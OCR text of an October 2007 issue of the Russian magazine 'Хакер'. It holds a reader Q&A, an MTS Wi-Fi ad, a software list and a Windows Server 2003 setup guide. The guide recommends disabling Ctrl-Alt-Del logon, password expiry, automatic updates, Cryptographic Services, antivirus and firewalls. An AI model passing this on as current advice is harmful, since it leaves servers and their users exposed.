A: Тупо проверять статус домена вручную в надежде на то, что тот освободился, не только неудобно, но еще и неэффективно. Малоопытный человек может попросту запутаться в многочисленных вариантах статуса и прозевать момент, когда домен можно было приобрести. Тогда все — пиши пропало! Выкрутиться из этой ситуации помогут специальные агенты, которые возьмут всю работу на себя. Типичным примером является крупнейший в мире доменный регистратор — Go Daddy (www.godaddy.com). Помимо всех прочих услуг (кстати, у него одни из самых низких цен на домены в сети; например, домен в зоне .INFO можно приобрести всего за $2,99 в год), предусмотрена автоматическая регистрация интересующего тебя доменного имени. За небольшую плату Go Daddy будет проверять, не освободился ли домен, и тут же зарегистрирует его на тебя в случае положительного результата. А это он делает быстро, ты уж поверь. Неплохая подборка всевозможных доменных сервисов, в том числе аукционов, собрана по этому адресу: http://mashable.com/2007/09/16/domain-toolbox.

Q: Задача такова: поставить на небольшом сервере VNC-демон, но с одним условием — с полным отсутствием клиентской части. Я буду обращаться к нему из самых различных мест и сред, поэтому это крайне необходимо! Как быть? RPD не пойдет, поскольку сервер, возможно, будет под никсами.

A: Не вижу проблемы в том, чтобы взять VNC-клиент с собой на флешке. Большинство реализаций не требует установки, да и в любом случае клиентскую часть можно портировать (читай в этом номере статью про портирование приложений). Впрочем, обойдемся и без клиента! Как тебе вариант обращения к удаленному рабочему столу прямо через браузер, не используя никаких других средств? Еще недавно мне показалось бы это бредовым, но уже сейчас есть вполне работоспособные решения. Первая бесклиентная реализация VNC называется Ajax VNC (http://sourceforge.net/projects/ajaxvnc). После установки на сервере серверной части, написанной на Java, можно получить доступ к удаленному рабочему столу, просто набрав в браузере http://<server ip address>:8086/remotedesktop.html. Картинка довольно шустро обновляется в реальном времени, и в этом большая заслуга технологии Ajax. Впрочем, это не единственный вариант реализации клиента, совсем недавно появилась бета-версия клиентской части, собранная на Flash'е! По адресу http://osflash.org/fvnc можно скачать swf-бинарник и даже исходники.

Q: Устал от бесполезной писанины в своем блоге на www.livejournal.com. Кроме сотен комментариев и чувства своей крутости, никакой отдачи от него нет. Сначала было интересно, но долго продержаться на одном только альтруизме нельзя. Я периодически публикую интересные статьи, которые потом быстро расходятся по интернету, и хотел бы получать за это деньги. Как это можно сделать?

A: Скажу тебе по большому секрету: свежие и актуальные материалы, грамотно и интересно написанные, нужны всем и всегда. Интересуешься высокими технологиями? Так чего же ты сразу не написал нам в «Хакер»?! Наши редакторы днем и ночью видят сны, когда к ним сами начнут приходить авторы с дельными предложениями. Не бойся попробовать — все когда-то начинали. Впрочем, зарабатывать деньги, и даже большие деньги, можно, не меняя профиля и продолжая публиковать свои статьи в блогах. Только вот придется играть по новым правилам (например, писать на английском языке), изменить площадку для размещения постов и усвоить, за что сейчас платят деньги. А платить готовы за следующее:

• Собственно, за то, что ты пишешь, публикуешь посты, привлекаешь к своему блогу массу заинтересованных пользователей (которые уже различным образом приносят прибыль проекту, платящему тебе).

PayPerPost (www.payperpost.com) может добавить в твой карман от $500 в месяц за то, что ты будешь писать статьи и обзоры для их спонсоров в своем блоге. Review Me (www.reviewme.com) — если удовлетворишь их требованиям, будешь получать от 20 до 200 баксов за каждый свой пост! Creative Weblogging (www.creative-weblogging.com) — неплохая площадка для тренировки, готовая платить $225 в месяц, если будешь публиковать 7-10 толковых постов в неделю. DayTipper (www.daytipper.com) платит $3 за каждый опубликованный tip'n'tricks (трюки принимаются для самых разных областей, начиная компьютерами и заканчивая кулинарией). На квартиру не заработаешь, но на безлимитный инет — вполне.

• За размещение текстовой рекламы и переходы с нее.

Google Adsense (www.google.com/adsense) — самый популярный pay-per-click спонсор от Google, который платит от $0,01 до $5,00 за клик по рекламной ссылке. BlogAds (www.blogads.com) — спонсор, специально заточенный для блоггеров и щедро вознаграждающий их 50-5000 баксов в месяц за продажу рекламы. Правда, вступить в число пользователей не так просто.

• За участие в партнерский программах.

Amazon Associates (http://affiliate-program.amazon.com) — помогай продавать продукцию известнейшего инет-магазина и получай до 10% от стоимости проданного с твоей помощью товара. ClickBank (www.clickbank.com) продает 10 000 товаров и платит комиссию в 75% за твою помощь!

• За участие в социальных программах.

KnowBrainers (www.knowbrainers.com) и JustAnswer (www.justanswer.com) — отвечай на вопросы людей из области, в которой ты спец, и получай за это деньги.



SMS – и ты онлайн!

Интернет? Как же сейчас без него! Мы настолько привыкли к нон-стоп общению, оперативному поиску информации и современным онлайн приложениям, что порой просто не можем позволить себе остаться без Сети. Да ни за что! Нас уже давно не устраивает медленный неуверенный коннект, из-за которого можно отключиться от игры в самый неподходящий момент или вообще провалить вполне реальную денежную сделку. В идеале подключить свой ноутбук или карманный компьютер к Wi-Fi хот-споту, у которого будет гарантировано хорошая скорость и стабильная работа. За такие услуги, как правило, надо платить, но как? Разве ж удобно в самый неподходящий момент, когда уже вот-вот нужен инет, начинать беготню по зданию аэропорта в поисках той самой, единственной и естественно неприметной палатки, где можно приобрести карты оплаты? А какого это читать издевательские надписи «Вы можете моментально оплатить связь посредством кредитной карты», но при этом этой самой кредитки при себе не иметь? Хватит! С появлением новой услуги от МТС, получить доступ к Интернету через WiFi будет проще простого – нужно всего лишь отправить SMS-сообщение со своего телефона.

Где бы ты ни находился, в аэропорте, ресторане, гостинице, кафе или любом другом месте, везде, где ты найдешь хот-споты WiFi, брендированные логотипом МТС, ты можешь оплатить доступ к Сети, просто отправив SMS на короткий номер. Деньги за использование Интернета будут списаны прямо с твоего мобильного счета, а логин и пароль для доступа придут тебе в SMS-сообщении. Важно, что ты ничего не теряешь, даже если не израсходуешь оплаченный лимит. Любой остаток приобретенного времени или трафика сохраняется за абонентом, поэтому ты сможешь использовать его позднее в любом месте, где присутствует та же самая сеть хотспотов. Словом, лучше и не придумать: это реальная возможность подключиться к быстрому Интернету на скорости до 54 Мбит/с, т.е. серфить инет точно так же, как и дома в своей локальной сети. С таким коннектом тебе под силу многое!

>>WINDOWS
>Development
ActiveGrid Studio 2.4.0.1
Adobe AIR beta2
Adobe AIR documentation for Flash developers
Adobe AIR SDK
Aptana for Windows 9
CoffeeCup HTML Editor 2007
Database Workbench 3.0
DialogBlocks 4.16
EmEditor Professional 6.00.4
ExeScript 3.0
Instant Rails 1.7
PDT All-in-One 1.0
SEPY 1.0.6.78
SharpDevelop 2.2
SQLite Expert 1.5.33
StyleSheet Maker 5.0

>Misc
7-Zip 4.42
7-Zip 4.55 beta
AutoDialogs 2.3
Chrony 0.1
Directory Opus 9
DiskTriage 8.1
Dupehunter Professional 6.0
IndieVolume 2.2.67.133
Inquiry Standard Edition 1.6
Know Extension Pro 3.80.3
Launchy 1.25
Macro Express 3 v 3.7a
RS232 to TCPIP Converter 5.0
Softsilver Transformer 3
Symbol Commander 3.14
VirtuaWin 3.1

>Multimedia
avidemux 2.4
Batch Watermark Creator 6.0
Firestarter 7.1
FontExpert 2007 9.0
Foobar2000 0.9.4.4
Guitar Power 1.5.0
Inkscape 0.45.1-1
iShell 4.5 for Windows 4.5r6
Jahshaka 2.0 Final
Nature Illusion Studio 2.30
Nero 8.1.1.0
PhotoFile Manager 5
TheLastRipper 1.1.1
TubeHunter Ultra V1.8.2
WebcamMax 4.0.8.0
XMPlay 3.4.2

>Net
Bandwidth Controller Standard Edition 1.19
BWMeter 3.2.3
CoffeeCup Google SiteMapper 4.5
DameWare Mini Remote Control 6.6.1.1
DameWare NT Utilities 6.6.1.1
HttpWatch 5.0
Maxthon 2.0
MaxXBot v1.5
NetStumbler 0.4.0
Network Magic 4.2
Pidgin 2.2.1
Snarfer 0.9
Toshiba Bluetooth Stack 4.00.36
Traffic Shaper XP 1.19

>System
1st Security Agent 7.5
Active@ UNDELETE 5.5
Apache Tomcat 6
BestCrypt v.8.02.9
CDRoller 7.0
DriverMax 3.0
Exe To Service 3.0
Ext2 Installable File System 1.10c
Firebird-2.0.3.12981
HD Tune 2.54
HWiNFO32
IBM Lotus Symphony Beta
Lock Folder XP 4.6
Partition Logic 0.69
Quintura Search 1.5
RegRun Security Suite Version 5.50
Self-Service v2.3
USBSpy 2.0
Антивирус Касперского 7.0

>>UNIX
>Desktop
Abiword 2.4.6
Avidemux 2.4pre2
Flac 1.2.1
Fvwm 2.5.23
Gnumeric 1.6.3
Ksquirrel 0.7.1try4
Openoffice 2.3.0
Totem 2.20.0
Xine 1.1.7

>Devel
Anjuta 2.2.1
Fop 0.94
Freepascal 2.2.0
Gambas2 1.9.50
Gcc 4.2.1
Gplt 1.7
Jython 2.2
Maxima 5.13.0
Php 5.2.4
Scala 2.6.0

>Games
Quake wars 0.5
Warsow 0.32
Widelands b11


>Net
Claws-mail 3.0.1
Dirsave 1.3
Filezilla 3.0.1
Gstorrent 0008
Mutt 1.5.16
Opera 9.23
Pidgin 2.2.0
Rabbitmq 1.1.1
Tightvnc 1.3.9

>Security
Clamav 0.91.2
Dansguardian 2.9.9.1
Firehol 1.256
Fwbuilder 2.1.14
Gnupg 2.0.7
Rkhunter 1.3.0
Sudo 1.6.9p5
Truecrypt 4.3a


>Server
Amavisd-new 2.5.2
Apache 2.2.6
Asterisk 1.2.24
Bind 9.4.1-P1
Courier-imap 4.1.3
Cups 1.3.2
Dbmail 2.2.5
Dhcp 3.1.0
Dovecot 1.0.5
Mysql 5.0.45
Nut 2.2.0
Openldap 2.3.38
Openssh 4.7p1
Openvpn 2.0.9
Postfix 2.4.5
Postgresql 8.2.5
Samba 3.0.26a
Sendmail 8.14.1
Snort 2.7.0.1
Sqlite 3.4.2
Squid 2.6STABLE16
Vsftpd 2.0.5

>System
Adobe reader 8.1.1
Ati 8.41.7
Bacula 2.2.4
Bootutils 0.0.7
BSD Ports
Libferris 1.2.0
Linux 2.6.22.6
Nvidia 100.14.19
Qpxtool 0.6.1
Virtualbox 1.5.0
Wine 0.9.45
Xorg 7.3

>X дистрибутив
Alt Linux 4.0



DVD
№ 10(106)ОКТЯБРЬ 2007
ХАКЕР





Win2k3: армированная установка на стероидах

Поднимаем капитальный сервер на базе Windows Server 2003 за 7 шагов

Виндовый обменник


Exchange: надежная система обмена сообщениями на базе Windows

Реставрируем окна

Восстановление Windows Server 2003 после тяжелых ранений

Возьми индейца под защиту

Обеспечиваем безопасность инфраструктуры веб-сервера



2 видеоурока для админов



КРИС КАСПЕРСКИ

Win2k3: армированная установка на стероидах

ПОДНИМАЕМ КАПИТАЛЬНЫЙ СЕРВЕР НА БАЗЕ WINDOWS SERVER 2003 ЗА 7 ШАГОВ


Windows Server 2003 — абсолютный лидер на рынке SOHO-серверов, используемых в качестве файлового сервера и/или сервера печати. Конкуренция со стороны Linux- и BSD-систем в этом сегменте крайне слаба, поскольку мелкие организации просто не в состоянии (со)держать квалифицированного администратора, а кажущаяся легкость установки Win2k3 создает впечатление, что с ним справится даже секретарша. Отчасти это действительно так, но воздвигнуть быстрый, надежный и защищенный сервер не так-то просто! В попытке уберечь начинающих администраторов от типичных ошибок и было написано это пошаговое руководство.



роблемам установки и эксплуатации Win2k3 посвящены сотни книг и тысячи статей, причем каждый автор гнет свою линию, зачастую противоречащую всем остальным. В одной статье советуется одно, в другой — другое. Действительно, универсальных решений нет, и поставленную задачу можно решить множеством способов.

Мыщъх исповедует принцип минимализма, заключающийся в отказе от всех дополнительных функций. Если мы можем обойтись без DHCP-сервера, прописав IP-адреса руками, значит именно так и нужно поступить. Если мы можем обойтись без домена и службы Active Directory, просто забудем о них! Конечно, кому-то такая концепция может показаться изначально порочной (а как же технический прогресс?), но, как показывает практика, чем сложнее система, тем больше шансов у нее развалиться. Советы по установке, настройке и эксплуатации Win2k3 разбиты на 7 шагов и покрывают практически все вопросы, с которыми сталкиваются начинающие администраторы. Приступим.


Наводим порядок в службах


Отключение Event Tracker'a

ШАГ ПЕРВЫЙ: ВЫБИРАЕМ ЖЕЛЕЗО

Собрать сервер можно и на базе обычного PC. Ничего зазорного в этом нет. И работать он будет ничуть не хуже, чем железо от ведущих производителей, собирающих его из тех же самых комплектующих, что продаются на рынке. Но здесь стоит привести несколько важных рекомендаций.

От использования активных охлаждающих элементов на чипсете и видеокарте желательно отказаться. Блок питания следует брать с большим запасом по мощности так, чтобы он сохранял свою работоспособность даже после выхода вентилятора из строя. Ничего не поделаешь — сервер такая вещь, в которую заглядывают не часто.

Что касается жестких дисков, то свой выбор лучше остановить на Seagate. Они шустры и надежны, а в случае аппаратного отказа легко восстановимы. Интерфейс, естественно, IDE/SATA, а SCSI оставим тем, кому действительно нужна высокая производительность и обработка большого количества запросов на ввод/вывод. Использовать SCSI-диски в SOHO-серверах — все равно что летать за сигаретами на вертолете. То же самое относится и к RAID-массивам. Как показывает мой личный опыт, отказы жестких дисков — далеко не самая частая причина разрушения данных. К тому же за использование дешевых интегрированных RAID-контроллеров администраторов нужно расстреливать на месте, поскольку, если материнская плата выйдет из строя, а другой такой не окажется, диски придется сдавать на восстановление спецам. Гораздо надежнее настроить MS Backup на ежедневное резервирование всех данных на второй винчестер, подключенный к обычному IDE-контроллеру (смотри шаг седьмой).

Монитор. Зачем он нужен серверу? Правильно, абсолютно не нужен (в повседневной работе). А для установки и наладки можно на время позаимствовать монитор от ближайшей рабочей станции. Большинство современных LCD-мониторов имеют два входа: цифровой и аналоговый. Отсюда идея: подключаем рабочую станцию к цифровому входу, сервер — к аналоговому и переключаемся между ними по необходимости. Как вариант — можно использовать KVM-переключатель.

Все существующие в настоящее время блоки бесперебойного питания — это тихий ужас. Мыщъх перепробовал много моделей, пока не остановился на APC Smart 1000VA и 2200VA как на наименее проблемных.

ШАГ ВТОРОЙ: ИНТЕГРАЦИЯ ПАКЕТОВ ОБНОВЛЕНИЙ

Берем диск с Win2k3, садимся за ближайшую рабочую станцию, скачиваем все заплатки и пакеты обновлений, после чего интегрируем их в дистрибутив, следуя инструкциям, размещенным в файле winhelpline.info. А почему бы нам не скачать заплатки после установки сервера через Windows Update? Ведь большинство начинающих администраторов именно так и поступают (и только потом соображают, что они сотворили и как теперь это расхлебывать).

Выходить в Сеть на незалатанном сервере крайне опасно, поскольку там шастает куча червей, ломящихся во все дыры. Мыщъх неоднократно фиксировал попытки атак, совершаемых уже через несколько минут после выхода в интернет. Естественно, за такое короткое время скачать обновления невозможно, и сервер изначально оказывается прокаженным.


Желательно вообще лишить SOHO-сервер доступа в Сеть, используя в качестве шлюза DSL-модем со встроенным брандмауэром, оснащенный Ethernet-портом. Соединяем модем со свитчем, закрываем доступ к серверу на брандмауэре и отправляем хакеров отдыхать, а все обновления качаем с рабочих станций, причем вместо дырявого IE лучше использовать Горящего Лиса или Оперу.


ШАГ ТРЕТИЙ: АВТОМАТИЧЕСКИЙ ЗАПУСК СЕРВЕРА

В мелких организациях за серверами обычно никто не следит. Вводить ставку дежурного оператора — слишком дорогое удовольствие, а приходящий администратор зачастую находится вне досягаемости. А теперь вопрос: что произойдет, если, например, отрубят питание и UPS отправит сервер в шатдаун? Или система выбросит голубой экран? Или кто-то случайно выдернет силовой кабель, либо прижмется мягким местом к кнопке Reset? Правильно, после включения система потребует нажать <Ctrl-Alt-Del>, а затем появится диалоговое окно Event Tracker'a, требующего объяснить, почему сервер не был потушен должным образом. После описания проблемы система перейдет к процессу авторизации, ожидая пароля администратора.

Учитывая, что у большинства пользователей физический доступ к серверу отсутствует, им придется очень несладко, не говоря уже о самом администраторе, вынужденном из-за каждой мелочи мотаться по всему городу. Чтобы не трепать себе нервы, лучше пренебречь безопасностью и настроить сервер так, чтобы при подаче питания он стартовал автоматически, не требуя нажатия кнопки Power. Такое поведение настраивается через BIOS Setup (кстати говоря, не все модели материнских плат позволяют это сделать).

Теперь перейдем к отключению запроса на нажатие <Ctrl-Alt-Del>. Заходим в Administrative Tools\Local Security Police, в дереве Security Settings раскрываем ветвь Local Polices\Security Options и в правой половине окна находим пункт «Interactive logon: Do not require CTRL+ALT+DEL», по умолчанию находящийся в состоянии Disabled.


Отключение запроса на нажатие <Ctrl-Alt-Del>


Блокировка срока истечения пароля

Дважды щелкаем по нему мышью и меняем Disabled на Enabled. Остается только прищемить Event Tracker, чтобы сидел себе тихо и не возникал. В командной строке вводим mmc для запуска Microsoft Management Console, затем в меню File выбираем пункт «Add/Remove Snap-in...» (или нажимаем <Ctrl-M>), далее в появившемся диалоговом окне находим кнопку Add и добавляем Group Policy Object Editor. Закрываем ненужные диалоговые окна кнопками Finish и Close, переходим ко вкладке Extensions и выбираем Administrative Templates (Computer Configuration), жмем OK и в Console root\Local Computer Policy\Administrative Templates\System находим пункт Display Shutdown Event Tracker, который двойным мышиным щелчком переводим в состояние Disabled. Все. Теперь с этими надоедливыми вопрошалками покончено раз и навсегда.

И хотя запрос на ввод пароля администратора по-прежнему будет маячить при старте системы, разделяемые файлы, папки и принтеры уже будут нормально работать, так что вводить пароль необязательно. Автоматическая регистрация в системе негативно сказывается на безопасности, поскольку любой пользователь, имеющий физический доступ к серверу, сможет сделать с ним такое, что администратор будет разгребать не одну неделю.

ШАГ ЧЕТВЕРТЫЙ: НАСТРОЙКА ПОЛЬЗОВАТЕЛЬСКИХ АККАУНТОВ

По умолчанию ко всем разделяемым ресурсам (файлам, папкам, принтерам) имеют доступ только пользователи, зарегистрированные на сервере. Если имя и пароль удаленного пользователя совпадают с именем/паролем пользователя, зарегистрированного на сервере, то запрос на ввод пароля не выдается, что очень удобно. Пользователи вообще не любят вводить пароли, поэтому, чтобы облегчить их участь, мыщъх рекомендует поступать так: рабочие станции на базе Win2k/XP настраиваются на автоматический вход в систему, а на сервере создаются «зеркальные» учетные записи всех пользователей, что обеспечивает «прозрачную» работу с разделяемыми ресурсами. Зачастую пользователи вообще не догадываются о том, что они защищены какими-то там паролями. Между тем администратор может свободно назначать права доступа на разделяемые ресурсы. Для одних пользователей они открыты на запись/чтение, другие поставлены в read only, а третьи не видят их вообще.

Однако на этом пути есть несколько подводных камней. Так, если пользователь решит сменить свой пароль, то зайти на сервер он уже не сможет. Вернее, сможет, но при попытке доступа к разделяемому ресурсу система потребует ввести старый пароль (ведь на сервере он остался неизменным), что окажется для пользователя большой неожиданностью. Следовательно, в дополнение к автоматической регистрации на рабочих станциях, необходимо также запретить смену паролей пользователям и установить срок действия пароля в never expires. То же самое следует сделать и на сервере. Для этого заходим в Administrative Tools\Computer Management, находим пункт Local Users and Groups, переходим к юзерам и в свойствах каждого из них взводим галочку Password never expires.

ШАГ ПЯТЫЙ: ОТКЛЮЧЕНИЕ НЕНУЖНЫХ СЛУЖБ

По умолчанию Microsoft задействует множество служб, большая часть которых совершенно бесполезная, а местами даже откровенно вредная. Поэтому, чтобы обеспечить бесперебойную работу сервера (особенно в условиях скромных аппаратных ресурсов), мы должны зайти в Administrative Tools\Services и навести здесь свой порядок. Естественно, порядок — весьма условное понятие, относительность которого мы уже обсуждали. Кому-то нравится максимализм, кому-то — минимализм. В общем, каждый может действовать по своему усмотрению.

- Automatic Updates («Автоматические обновления») отключаем сразу и навсегда, потому что сервер не должен проявлять излишнюю самостоятельность. К тому же, как уже говорилось выше, лучше всего отрубить сервер от Сети, а обновления скачивать вручную с рабочих станций, тут же пересобирая интегрированный дистрибутив, чтобы в любой момент времени систему можно было переустановить поверх старой.
- Computer Browser («Обозреватель компьютеров») так же можно отключить, поскольку рабочие станции сами ломятся на сервер и ничего обозревать тут не нужно — это только занимает время, отъедает память и приводит к различным конфликтам.
- Cryptographic Services («Крипографические сервисы») абсолютно не нужны. Отключаем эту службу без всяких колебаний.
- DCHP Client («Клиент DCHP») отправляется в топку, потому что DCHP-сервер в небольшой локальной сети — все равно что трактор на дачном участке. Нормальные администраторы прописывают IP-адреса вручную.
- Distributed Link Tracking Client («Клиент слежения за распределенными ссылками») отслеживает перемещение файлов как внутри одного NTFS-тома, так и между томами. Довольно громоздкая, уродливо реализованная и совершенно бесполезная вещь, поскольку реальные программы опираются на абсолютные пути, и если файл перемещен, то никакой клиент слежения тут не поможет. Короче, выключаем эту штуку.
- Distributed Transaction Coordinator («Координатор распределенных транзакций») — крутая служба, вот только... это уже не трактор, а самый настоящий реактивный истребитель на дачном участке, причем без возможности вертикального взлета и посадки. Ну и зачем он нам там нужен?!



Внешне Win2k3 очень похож на XP

«Антивирусы, автоматически проверяющие все открываемые файлы на лету, брандмауэры и прочие защитные механизмы на сервере лучше всего не устанавливать»

• DNS Client («DNS-клиент») — Microsoft пугает нас, что если отключить эту службу, то компьютер не сможет распознавать доменные имена. Чепуха! Практически все сетевые приложения занимаются распознаванием доменных имен самостоятельно, и мне не известна ни одна программа, которая бы напрямую взаимодействовала с DNS-клиентом. А вот служба Active Directory без него работать не будет, это точно.

• Error Reporting Service («Сервис составления отчетов об ошибках») стоит прищемить на корню как злостного стукача, собирающего информацию об ошибках и отправляющего ее в Microsoft.

• Help and Support («Помощь и поддержка») — еще одна абсолютно ненужная служба, отключение которой никому не повредит.

• IPSEC Services («Сервисы IPSEC») идут в мусорку, потому что им совершенно нечего делать в рамках локальной сети, когда злоумышленнику проще сесть за компьютер, чем врезаться в кабель.

• Logical Disk Manager («Менеджер логических дисков») реально нужен только тем, кто, следуя заветам Microsoft, обновил обычные диски до динамических и обзавелся проблемами по полной. Всем остальным эта служба до лампочки.

• Network Location Awareness (NLA) — еще один бесполезный стукач, следящий за состоянием сети и посылающий уведомления службам Windows Firewall и Internet Connection Sharing, которые на файловом сервере также стоит отключить.

• Remote Registry («Удаленный доступ к реестру») — зачем нам удаленный доступ к реестру? Выключаем немедленно. А реестром будем рулить через физический доступ или утилиты типа RAdmin.

• Wireless Configuration («Беспроводная конфигурация») — отключаем, если локальная сеть построена на витой паре, а не на новомодных Wi-Fi адаптерах.

Примечание: отключение некоторых служб может привести к тому, что сервер вообще откажется загружаться. Не паникуй! Просто зайди в Recovery Console («Консоль восстановления») и воспользуйся командой enable, принимающей два аргумента: имя запускаемой службы и тип запуска, например: enable eventlog service_auto_start.

Если ты не уверен в своих действиях, то вместо отключения (disabled) службы выбирай ручной тип запуска (manual), который на самом деле не совсем ручной, а просто подразумевает возможность запуска службы из других служб, которые в ней нуждаются и которые без нее могут работать неправильно или не работать совсем. Если после перевода службы в manual при следующей загрузке сервера она все-таки стартовала (статус Started), значит имеются неустраненные зависимости и переводить ее в disabled следует с очень большой осторожностью.

Также можно попробовать остановить службу прямо на рабочем сервере и посмотреть, что из этого получится. Кстати говоря, в отличие от предыдущих версий, Win2k3 препятствует отключению жизненно важных служб (например, службы удаленного вызова процедур — RPC, на которой держится вся подсистема win32), так что можно смело экспериментировать.

ШАГ ШЕСТОЙ: ОТКАЗ ОТ АНТИВИРУСОВ

Антивирусы, автоматически проверяющие все открываемые файлы на лету, брандмауэры и прочие защитные механизмы на сервере лучше всего не устанавливать. Поверь моему печальному опыту. Сам по себе Win2k3 — довольно надежная штука, и на исправном железе она работает без перезагрузок годами, а вот защитные системы внедряются в ядро настолько неумело, что голубые экраны появляются с завидной регулярностью, особенно на двуядерных процессорах и SMP-системах.

Можно, конечно, отключить все проактивные компоненты, оставив один лишь антивирусный сканер, вызываемый по расписанию (некоторые администраторы именно так и поступают), но все дело в том, что сканер (даже запущенный с минимальным приоритетом) серьезно тормозит работу сервера, вызывая недовольство пользователей. Теоретически можно спланировать расписание так, чтобы сканер запускался только в ночное время или по выходным, но иногда фирмам приходится работать в авральном режиме и ночью (не говоря уже о выходных), и сервер тут тормозить будет совсем некстати.

Антивирусов, установленных на рабочих станциях, вполне достаточно для обеспечения надлежащего уровня безопасности, тем более когда файловому серверу закрыт доступ в интернет.

ШАГ СЕДЬМОЙ: СОЗДАНИЕ РЕЗЕРВНЫХ КОПИЙ

Сразу же после установки Win2k3 настоятельно рекомендуется создать резервную копию системы с помощью утилиты MS Backup (смотри статью «Реставрируем окна»), позволяющей восстановить упавший сервер за несколько минут без необходимости его переустановки.

Также полезно подключить к серверу еще один жесткий диск, установить на него Win2k3 (или сделать копию системного диска с помощью Norton Ghost) и... физически отключить его до лучших времен. Тогда при крахе системы мы сможем немедленно переключиться на резервный диск, просто переткнув шлейфы.

ЗАКЛЮЧЕНИЕ

